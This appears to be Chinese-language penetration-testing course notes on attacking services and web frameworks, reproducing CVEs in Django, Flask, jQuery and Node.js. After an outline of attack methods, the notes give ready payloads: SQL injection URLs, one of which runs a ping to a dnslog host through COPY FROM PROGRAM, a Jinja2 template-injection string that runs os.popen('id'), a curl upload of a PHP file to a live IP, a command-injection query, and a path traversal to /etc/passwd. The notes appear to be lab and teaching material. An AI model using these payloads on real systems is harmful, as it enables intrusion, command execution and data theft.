

服务攻防-框架安全&CVE 复现

&Django&Flask&Node.JS&JQuery


前置知识
开放服务
对应端口
服务类型
配置安全
安全漏洞
数据库应用
Redis
未授权访问-配置不当
写Shell
写计时任务
写登录密钥
配合RCE
漏洞
沙箱绕过RCE CVE-2022-0543
MYSQL
身份验证绕过-CVE-2012-2122利用
Hadoop
未授权访问-配置不当
RCE
Influxdb
漏洞-JWT验证-未授权访问
CouchDB
未授权访问-漏洞
RCE
Elasticsearch
文件写入
RCE
H2 Database
未授权访问-配置不当
文件传输
FTP
端口
21
安全
弱口令
hydra
搭建软件漏洞
proftpd
serv-u
vsftpd
Rsync
端口
873
安全
配置不当未授权访问
利用
查看，下载，上传文件
利用定时任务上传文件实现反弹shell
msfconsole探针判断
远程控制
RDP
端口
3389
安全
弱口令
hydra
SSH
端口
22
安全
弱口令
hydra
特定漏洞
openssh openssl
插件
第三方应用
向日葵
端口40000-60000
RCE
VNC
端口5900
空口令&密码猜解
Teamviewer
cve-2020-13699
设备平台
Kibana
端口5601
#设备平台-Kibana-CVE-2019-7609
Zabbix
端口10051
#设备平台-Zabbix-CVE-2022-23131
IIS
1、短文件：信息收集
2、文件解析：还有点用
3、HTTP.SYS：蓝屏崩溃
4、CVE-2017-7269 条件过老
Nginx
1、后缀解析 文件名解析
配置不当：该漏洞与Nginx、php版本无关，属于用户配置不当造成的解析漏洞。
CVE-2013-4547：影响版本：Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7
2、cve_2021_23017 无EXP
3、cve_2017_7529 意义不大


端口扫描
组合猜测
信息来源
特性漏洞
未授权访问
弱口令爆破
1 判断服务开放
2 判断服务类型
3 判断利用方式
数据库
文件传输
远程控制
数据通讯

#知识点：

中间件及框架列表：

IIS，Apache，Nginx，Tomcat，Docker，K8s，Weblogic，JBoos，WebSphere，Jenkins ，GlassFish，Jetty，Jira，Struts2，Laravel，Solr，Shiro，Thinkphp，Spring，Flask，jQuery 等

1、开发框架-PHP-Laravel-Thinkphp

2、开发框架-Javaweb-St2-Spring

3、开发框架-Python-django-Flask

4、开发框架-Javascript-Node.js-JQuery

5、其他框架-Java-Apache Shiro&Apache Sorl

常见语言开发框架：

PHP：Thinkphp Laravel YII CodeIgniter CakePHP Zend 等

JAVA：Spring MyBatis Hibernate Struts2 Springboot 等

Python：Django Flask Bottle Turbobars Tornado Web2py 等

Javascript：Vue.js Node.js Bootstrap JQuery Angular 等

#章节内容：

常见中间件的安全测试：

1、配置不当-解析&弱口令

2、安全机制-特定安全漏洞

3、安全机制-弱口令爆破攻击

4、安全应用-框架特定安全漏洞

#前置知识：

-中间件安全测试流程：

1、判断中间件信息-名称&版本&三方

2、判断中间件问题-配置不当&公开漏洞

3、判断中间件利用-弱口令&EXP&框架漏洞

-应用服务安全测试流程：见图

1、判断服务开放情况-端口扫描&组合应用等

2、判断服务类型归属-数据库&文件传输&通讯等

3、判断服务利用方式-特定漏洞&未授权&弱口令等

-开发框架组件安全测试流程：

1、判断常见语言开发框架类型

2、判断开发框架存在的 CVE 问题

演示案例：

- Python-开发框架安全-Django&Flask
- JavaScript-开发框架安全-Jquery&Node

#Python-开发框架安全-Django&Flask

Django

Django 是一款广为流行的开源 web 框架，由 Python 编写，许多网站和 app 都基于 Django 开发。Django 采用了 MTV 的框架模式，即模型 M，视图 V 和模版 T，使用 Django，程序员可以方便、快捷地创建高品质、易维护、数据库驱动的应用程序。而且 Django 还包含许多功能强大的第三方插件，使得 Django 具有较强的可扩展性。

1、cve_2019_14234

单引号已注入成功，SQL 语句报错：

/admin/vuln/collection/?detail__a%27b=123

创建 cmd_exec：

/admin/vuln/collection/?detail__title%27)%3d%271%27%20or%201%3d1%20%3bcreate%20table%20cmd_exec(cmd_output%20text)--%20

调用 cmd_exec 执行命令：

/admin/vuln/collection/?detail__title%27)%3d%271%27%20or%201%3d1%20%3bcopy%20cmd_exec%20FROM%20PROGRAM%20%27ping hqrwsz.dnslog.cn%27--%20

2、CVE-2021-35042

目录：

/vuln/?order=vuln_collection.name);select%20updatexml(1,%20concat(0x7e,(select%20@@basedir)),1)%23

版本：

/vuln/?order=vuln_collection.name);select%20updatexml(1,%20concat(0x7e,(select%20version())),1)%23

数据库名：

/vuln/?order=vuln_collection.name);select%20updatexml(1,%20concat(0x7e,(select%20database())),1)%23

Flask Jinja2 SSTI

Flask 是一个使用 Python 编写的轻量级 Web 应用框架。其 WSGI 工具箱采用 Werkzeug ，模板引擎则使用 Jinja2 .

?name=%7B%25%20for%20c%20in%20%5B%5D.__class__.__base__.__subclasses__()%20%25%7D%0A%7B%25%20if%20c.__name__%20%3D%3D%20%27catch_warnings%27%20%25%7D%0A%20%20%7B%25%20for%20b%20in%20c.__init__.__globals__.values()%20%25%7D%0A%20%20%7B%25%20if%20b.__class__%20%3D%3D%20%7B%7D.__class__%20%25%7D%0A%20%20%20%20%7B%25%20if%20%27eval%27%20in%20b.keys()%20%25%7D%0A%20%20%20%20%20%20%7B%7B%20b%5B%27eval%27%5D(%27__import__(%22os%22).popen(%22id%22).read()%27)%20%7D%7D%0A%20%20%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endfor%20%25%7D%0A%7B%25%20endif%20%25%7D%0A%7B%25%20endfor%20%25%7D

#JavaScript-开发框架安全-Jquery&Node

jQuery

1、cve_2018_9207 cve_2018_9208 cve_2018_9209

描述：jQuery 是一个快速、简洁的 JavaScript 框架，是继 Prototype 之后又一个优秀的 JavaScript 代码库（框架）于 2006 年 1 月由 John Resig 发布。

jQuery Upload File <= 4.0.2 中的任意文件上传

```
curl -F "myfile=@php.php" "http://123.58.236.76:56579/jquery-upload-file/php/upload.php"
```

Node.js

1、cve_2021_21315

Node.js 是一个基于 Chrome V8 引擎的 JavaScript 运行环境，用于方便的搭建响应速度快、易于拓展的网络应用。

Node.js-systeminformation 是用于获取各种系统信息的 Node.js 模块,在存在命令注入漏洞的版本中，攻击者可以通过未过滤的参数中注入 payload 执行系统命令。

Systeminformation < 5.3.1

```
git clone https://github.com/ForbiddenProgrammer/CVE-2021-21315-PoC.git
node index.js
/api/getServices?name[]=$(echo -e 'xiaodi' > test.txt)
```

2、cve_2017_14849

GET:

```
/static/../../../a/../../../../etc/passwd
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址
